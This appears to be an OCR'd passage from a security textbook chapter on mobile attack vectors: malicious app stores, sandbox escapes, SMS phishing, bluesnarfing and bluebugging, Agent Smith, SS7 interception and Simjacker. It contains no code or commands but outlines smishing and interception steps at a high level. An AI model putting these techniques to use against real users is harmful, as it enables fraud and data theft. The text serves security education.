
Table 17.2: List of attack vectors

- **Mobile Platform Vulnerabilities and Risks**

  The growing use of smartphones with ever-evolving technological features has made mobile device security a primary security concern for the IT sector. Mobile devices are becoming privileged targets for cyber criminals because of significant improvements in both mobile OS and hardware. In addition, the enhancements in smartphone features introduce new types of security concerns. As smartphones are surpassing PCs as preferred devices to access the Internet, manage communications, and so on, attackers are more attracted toward mobile research and implement possible attack schemes against mobile platforms to compromise users' security and privacy or even gain complete control over the victims' devices.

  Some mobile platform vulnerabilities and risks are listed below:

  - Malicious apps in stores
  - Mobile malware
  - App sandboxing vulnerabilities
  - Weak device and app encryption
  - OS and app update issues
  - Jailbreaking and rooting
  - Mobile application vulnerabilities
  - Privacy issues (Geolocation)
  - Weak data security
  - Excessive permissions
  - Weak communication security
  - Physical attacks
  - Insufficient code obfuscation
  - Insufficient transport layer security
  - Insufficient session expiration



Security Issues Arising from App Stores

Mobile applications are computer programs designed to run on smartphones, tablets, and other mobile devices. Such applications include text messaging, email, playing videos and music, voice recording, games, banking, shopping, and so on. In general, apps are made available via application distribution platforms, which could be official app stores operated by the owners of mobile OS, such as Apple's App Store, Google Play Store, and Microsoft Store, or third-party app stores such as Amazon Appstore, Samsung Galaxy Store, GetJar, and APKMirror.

App stores are common targets for attackers who seek to distribute malware and malicious apps. Attackers may download a legitimate app, repackage it with malware, and upload it to a third-party app store, from which users download it, considering it to be genuine. Malicious apps installed on user systems can damage other applications or stored data and send sensitive data such as call logs, photos, videos, sensitive docs, and so on to the attacker without the users' knowledge. Attackers may use the information gathered to exploit the devices and launch further attacks. Attackers can also perform social engineering, which forces users to download and run apps outside the official app stores. Insufficient or no vetting of apps usually leads to the entry of malicious and fake apps in the marketplace. Malicious apps can damage other applications and data and send users' sensitive data to attackers.





Figure 17.3: Security issues arising from App stores



App Sandboxing Issues

Smartphones are increasingly attracting the attention of cyber criminals. Mobile app developers must understand the threat to the security and privacy of mobile devices by running a non-sandboxed app, and they should develop sandboxed apps accordingly.

App sandboxing is a security mechanism that helps protect systems and users by limiting the resources that an app can access to its intended functionality on the mobile platform. Often, sandboxing is useful in executing untested code or untrusted programs from unverified or untrusted third parties, suppliers, users, and websites. This enhances security by isolating the app to prevent intruders, system resources, malware such as Trojans and viruses, and other apps from interacting with it. As sandboxing isolates applications from one another, it protects them from tampering with each other; however, malicious applications may exploit vulnerabilities and bypass the sandbox.

A secure sandbox environment provides an application with limited privileges intended for its functionality to restrict it from accessing other users' data and system resources, whereas a vulnerable sandbox environment allows a malicious application to exploit vulnerabilities in the sandbox and breach its perimeter, resulting in the exploitation of other data and system resources.




Figure 17.4: App sandboxing issues

Mobile Spam

At present, mobile phones are widely used for both personal and business purposes. Spam is a generic term for unsolicited messages sent via electronic communication technologies such as SMS, MMS, instant messaging (IM), and email.

Mobile phone spam, also known as SMS spam, text spam, or m-spam, refers to unsolicited messages sent in bulk form to known/unknown phone numbers/email IDs to target mobile phones.

Typical spam messages delivered to mobile phones are as follows:

- Messages containing advertisements or malicious links that can trick users into revealing confidential information
- Attractive commercial messages advertising products/services
- SMS or MMS messages claiming that the victim has won a prize and asking him/her to place a call to a provided premium-rate telephone service number for further details
- Malicious links that may lure users into divulging sensitive personal or corporate data
- Phishing messages that lure the recipient into revealing personal or financial data such as name, address, date of birth, bank account number, credit card number, and so on, which an attacker can use to commit identity or financial fraud

Spam messages consume a significant amount of network bandwidth. The consequences of mobile spam include financial loss, malware injection, and corporate data breach incidents.

Figure 17.5: Example of a spam message

SMS Phishing Attack (SMiShing) (Targeted Attack Scan)

Text messaging is the most prevalent nonvoice communication on mobile phones. Users around the world send and receive billions of text messages daily. Such a massive amount of data entails an increase in spam or phishing attacks.

SMS phishing (also known as SMiShing) is a type of phishing fraud in which an attacker uses SMS systems to send bogus text messages. It is the act of trying to acquire personal and financial information by sending SMS (or IM) containing deceptive links. Often, these bogus text messages contain a deceptive website URL or telephone number to lure victims into revealing their personal or financial information, such as SSNs, credit card numbers, and online banking username and password. In addition, attackers implement SMiShing to infect victims' mobile phones and associated networks with malware.

Attackers buy a prepaid SMS card using a fake identity. Then, they send an SMS bait to a user. The SMS may seem attractive or urgent. For example, it may include a lottery message, gift voucher, online purchase, or notification of account suspension, along with a malicious link or phone number. When the user clicks the link, considering it to be legitimate, he/she is redirected to the attacker's phishing site, where he/she provides the requested information (e.g., name, phone number, date of birth, credit card number or PIN, CVV code, SNN, and email address). The attacker may use the acquired information to perform malicious activities such as identity theft, online purchases, and so on.




Figure 17.6: SMS phishing process

Why is SMS Phishing Effective?


SMS phishing is an effective attack method for several reasons:

- **High open rates:** SMS messages have significantly higher opening rates than email messages. Most people tend to open and read text messages almost immediately, which makes it easier for attackers to reach their targets.
- **Trust in SMS:** Many people trust SMS more than email, often considering it as a more personal and direct form of communication. Trust can lead to lower levels of skepticism when receiving messages.
- **Limited space for links and content:** SMS messages have character limitations that force attackers to create concise and compelling messages. This can make it more difficult for recipients to spot telltale signs of phishing, which are more apparent in longer emails.
- **Lack of security awareness:** Users are generally less aware of the potential risks associated with SMS than email. Many are familiar with email phishing tactics but are less knowledgeable about smishing.
- **Mobile device usage:** Mobile devices are often less protected than desktop computers. Many users do not have robust security software installed on their smartphones, which makes them more vulnerable to attacks.
- **Ease of impersonation:** Attackers can easily spoof phone numbers, making them appear as though the SMS comes from a legitimate source such as a bank, government agency, or a trusted company.

- **Urgency and action**: Phishing messages often create a sense of urgency and prompt immediate action. For example, messages may warn about a security breach, account suspension, or urgent bill payment, pushing users to act quickly without verifying the authenticity of the message.
- **Direct links and download prompts**: SMS messages can contain direct links to malicious websites or prompt users to download malware. Given the immediacy and ease of clicking on SMS links, users are more likely to follow these tactics.
- **Prevalence of shortened URLs:** Attackers often use URL services to disguise malicious links. These shortened URLs appear legitimate and are commonly used in SMS communication, making it more difficult for users to identify malicious links.
- **Lack of anti-phishing features:** Unlike many email services that have built-in anti-phishing features and spam filters, SMS lacks such robust protection. This makes it easier for phishing messages to reach the target's inbox.

SMS Phishing Attack Examples

Figure 17.7: Examples of SMS Phishing



Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections

Setting a mobile device's Bluetooth connection to "**open**" or the "**discovery**" mode and turning on the automatic Wi-Fi connection capability, particularly in public places, pose significant risks to mobile devices. Attackers exploit such settings to infect a mobile device with malware such as viruses and Trojans or compromise unencrypted data transmitted across untrusted networks. They may lure victims into accepting a Bluetooth connection request from a malicious device or they may perform a MITM attack to intercept and compromise all the data sent to and from the connected devices. Using the information gathered, attackers may engage in identity fraud and other malicious activities, thereby putting users at great risk.

Techniques such as "bluesnarfing" and "bluebugging" help an attacker to eavesdrop on or intercept data transmission between mobile devices paired on open connections (e.g., public Wi-Fi or unencrypted Wi-Fi routers).

- **Bluesnarfing** (Stealing information via Bluetooth)

  Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, PDAs, and other devices. This technique allows an attacker to access the victim's contact list, emails, text messages, photos, videos, and business data, stored on the device.

  Any device with its Bluetooth connection enabled and set to "discoverable" (allowing other Bluetooth devices within range to view the device) may be susceptible to bluesnarfing if the vendor's software contains a certain vulnerability. Bluesnarfing exploits others' Bluetooth connections without their knowledge.

- **Bluebugging** (Taking over a device via Bluetooth)

  Bluebugging involves gaining remote access to a target Bluetooth-enabled device and using its features without the victim's knowledge or consent. Attackers compromise the target device's security to perform a backdoor attack prior to returning control to its owner. Bluebugging allows attackers to sniff sensitive corporate or personal data, receive calls and text messages intended for the victim, intercept phone calls and messages, forward calls, and messages, connect to the Internet, and perform other malicious activities such as accessing contact lists, photos, and videos.





Figure 17.8: Bluebugging Attack



Agent Smith Attack

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.





Figure 17.9: Agent Smith Attack



Exploiting SS7 Vulnerability

Signaling System 7 (SS7) is a communication protocol that allows mobile users to exchange communication through another cellular network (especially when roaming). Mobile devices are meant to be carried across different locations to serve their users. Changing the telecom operator or using the network of another cell tower is allowed via the SS7 protocol. This signaling mechanism is operated depending on mutual trust between the operators, without any authentication verification. Since the SS7 signaling network is not isolated, the attacker can exploit this vulnerability to perform an MITM attack by impeding text messages and calls between the communicating devices. The attacker can eavesdrop on bank credentials, OTPs and other sensitive information routed through the network. This vulnerability in SS7 can also allow the attacker to bypass two-factor authentication and end-to-end encryption via SMS.

Threats Associated with SS7 vulnerability

When the attacker gains access to the SS7 protocol, the victim's device faces the following risks:

- Exposing the subscriber's identity
- Revealing the network identity
- Spying on and intercepting the network to steal personal data
- Allowing phone tapping
- Performing DoS attacks to damage the reputation of the target telecom operator
- Tracking geographic locations





Figure 17.10: Exploiting SS7 vulnerability



Simjacker: SIM Card Attack

Simjacker is a vulnerability associated with a SIM card's S@T browser (SIMalliance Toolbox Browser), a pre-installed software incorporated in SIM cards to provide a set of instructions. Attackers exploit this vulnerability in the S@T browser to perform various malicious activities such as capturing the device location, monitoring calls, gathering information such as IMEI, making fraudulent or expensive calls, sending premium-rate messages, forcing the device browser to connect to malicious websites, and performing DoS attacks to block SIM cards. The SIM card-based attack can be aggravated based on the victim's device. The Simjacker attack is initiated by sending spyware-like code in the form of system or SIM card settings through an SMS to take complete control of the SIM card and mobile device to issue various commands without user interaction.

Steps involved in Simjacker attack

- The attacker sends fraudulent SMS containing hidden code or instructions from a SIM Application Toolkit (STK)
